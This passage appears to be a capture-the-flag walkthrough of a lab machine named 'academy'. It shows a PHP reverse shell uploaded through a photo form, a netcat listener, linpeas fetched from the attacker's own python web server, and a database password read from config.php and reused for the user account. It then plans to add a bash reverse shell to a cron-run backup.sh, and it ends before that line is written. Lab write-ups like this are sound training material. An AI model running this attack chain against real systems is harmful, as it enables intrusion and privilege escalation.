
now we have the login page



enter the credential that we have found.



after that we find a user page where we can update the information of user and upload a photo.



now we try to upload our reverse_shell_php file and try to get the access to the webserver.


before that on your attacker machine start netcat listing on port.

nc -lvnp 1234

```
┌──(captain㉿CAPTAIN)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
^Tconnect to [192.168.96.158] from (UNKNOWN) [192.168.96.158] 47525
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/L
inux
 11:44:03 up 27 min,  0 users,  load average: 0.00, 1.36, 1.64
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
/bin/sh: 1: ls: not found
$ ?
/bin/sh: 2: ?: not found
$ help
/bin/sh: 3: help: not found
$ /bin/sh
ls
bin
boot
```


and we got the reverse shell but not full access to the system so need to escalate to the privileges.

now download linpeas.sh for this purpose this tools used to escalate a privilege and used to find a sensitive information in target machine.




starts the local python server to upload linpeas.sh file to the target machine.

python3 -m http.server



and get this file on system and change the permission and run linpeas.sh hit enter.



after that we got important file structure and much more information.


keeps this info.

```
ls
linpeas.sh
cat /home/grimmie/backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip

cat /var/www/html/academy/includes/config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_datab
ase) or die("Could not connect database");


?>
```

now we have to check this file


cat /var/www/html/academy/includes/config.php

we find id and password this must be the same password for system as well let check.




yha we did it that's how it turn but we still didn't have root access so have to escalate the privileges.


You have notice that some file called backup.sh its a executable file we need to check is it really executes in backend or not for that purpose we have a tool called pspy64 this is used to get the running process of the system.



let we directly get it from github. if this doesn't work then first download it in attacker machine then starts the python local server as we have did in previous stages same.

then change permission and run.






after that we have found that this backup.sh executing in backend.

lets think, what we can to here we can change the code of this file and code gonna execute. so we gonna add some reverse shell code.

before that starts listing

nc -lvnp 1222



then add this single line bash code to the

reference to single line reverse shell bash: https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

